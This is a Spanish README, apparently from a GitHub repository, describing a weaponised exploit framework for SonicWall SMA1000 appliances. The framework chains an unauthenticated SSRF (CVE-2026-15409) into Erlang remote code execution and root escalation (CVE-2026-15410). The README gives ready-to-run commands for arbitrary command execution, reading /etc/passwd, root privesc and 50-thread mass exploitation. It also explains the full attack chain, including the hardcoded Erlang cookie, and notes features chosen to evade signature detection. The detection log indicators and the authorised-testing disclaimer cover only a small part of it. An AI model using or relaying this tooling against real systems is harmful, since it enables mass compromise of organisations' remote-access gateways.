
Framework multi-exploit para SonicWall SMA1000 que encadena SSRF (CVE-2026-15409) para lograr RCE de Erlang y escalada de privilegios a root (CVE-2026-15410). Incluye shell interactiva, escaneo por lotes, operaciones de archivos y modo de detección seguro para pruebas de penetración autorizadas.
 tc4dy/cve-2026-15409-15410-framework




Framework de explotación y herramienta de detección segura
El acceso no autorizado a sistemas informáticos es ilegal según la **CFAA (EE. UU.), la Computer Misuse Act (Reino Unido), el TCK 243/244 (Turquía) y leyes similares en todo el mundo.
CVE-2026-15409 es una vulnerabilidad crítica de Server-Side Request Forgery (SSRF) no autenticada descubierta en la interfaz Appliance Work Place de SonicWall SMA1000.
Cómo funciona:
wsproxy.os:cmd/1.Datos clave:
Divulgado: 14 de julio de 2026
Puntuación CVSS: 10.0 (CRÍTICA)
Productos afectados: SMA 6210, SMA 7210, SMA 8200v
Versiones corregidas: 12.4.3-03453+ y 12.5.0-02835+

exploit.py)El exploit completo weaponizado encadena CVE-2026-15409 y CVE-2026-15410 para lograr un compromiso a nivel de root.
| Característica | Descripción |
|---|---|
| [+] SSRF → Erlang RPC | Tuneliza automáticamente a través de wsproxy para alcanzar nodos Erlang internos. |
| [+] Ejecución remota de código | Ejecuta comandos arbitrarios del sistema operativo mediante os:cmd/1. |
| [+] Shell interactiva | Genera una shell en vivo con soporte para los comandos privesc y download. |
| [+] Escalada de privilegios a root | Aprovecha CVE-2026-15410 para escalar a root mediante path traversal en el AMC. |
| [+] Operaciones de archivos | Lee y escribe archivos en el sistema objetivo. |
| [+] Escaneo por lotes | Explota de forma masiva múltiples objetivos con hilos (-l flag). |
| [+] Detección de SSRF | Flag opcional --detect para verificación segura de la vulnerabilidad. |
| [+] Personalizable | Permite sobrescribir la URL de WebSocket, Origin, User-Agent, Cookie y más. |
| [+] Sin dependencias adicionales | Usa solo la biblioteca estándar de Python (excepto requests opcional para la detección). |
| [+] Implementación de WebSocket en bruto | Sin bibliotecas WebSocket externas: el handshake personalizado a nivel de socket evita las huellas de firma específicas de cada biblioteca para un mejor OPSEC. |
pip (para la biblioteca requests)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| Producto | Versiones vulnerables | Versiones corregidas |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | Igual que arriba | Igual que arriba |
| SMA 8200v | Igual que arriba | Igual que arriba |
[!] Importante: Estas vulnerabilidades no afectan a los firewalls SonicWall (SSL-VPN) ni a la serie SMA 100.
El endpoint wsproxy en el puerto 443 acepta un parámetro bmID que comienza con -3389 y una especificación host:port. Al apuntar host=127.0.0.1 y port=1050, los atacantes pueden establecer un túnel hacia el servicio interno de distribución de Erlang.
El nodo de Erlang utiliza una cookie predeterminada codificada de forma fija: 10ecad5b446e86864832904cd439b6b70262. Esto permite la autenticación remota y la ejecución de cualquier llamada os:cmd/1.
Una vez autenticado, el exploit escribe un script de shell en /var/tmp/ y activa el endpoint XML-RPC remove_hotfix de AMC con un path traversal (../../../../var/tmp/script.sh), ejecutando el script como root.
SonicWall recomienda revisar:
extraweb_access.log en busca de /__api__/login o /__api__/logout (estado 200)extraweb_access.log en busca de /wsproxy con parámetros host sospechosos (estado 101)ctrl-service.log en busca de reversiones de hotfix con path traversal/var/lib/unit/conf.json que contenga rutas para /__api__/login o /__api__/logoutEsta herramienta se proporciona únicamente con fines educativos y de pruebas de penetración autorizadas.






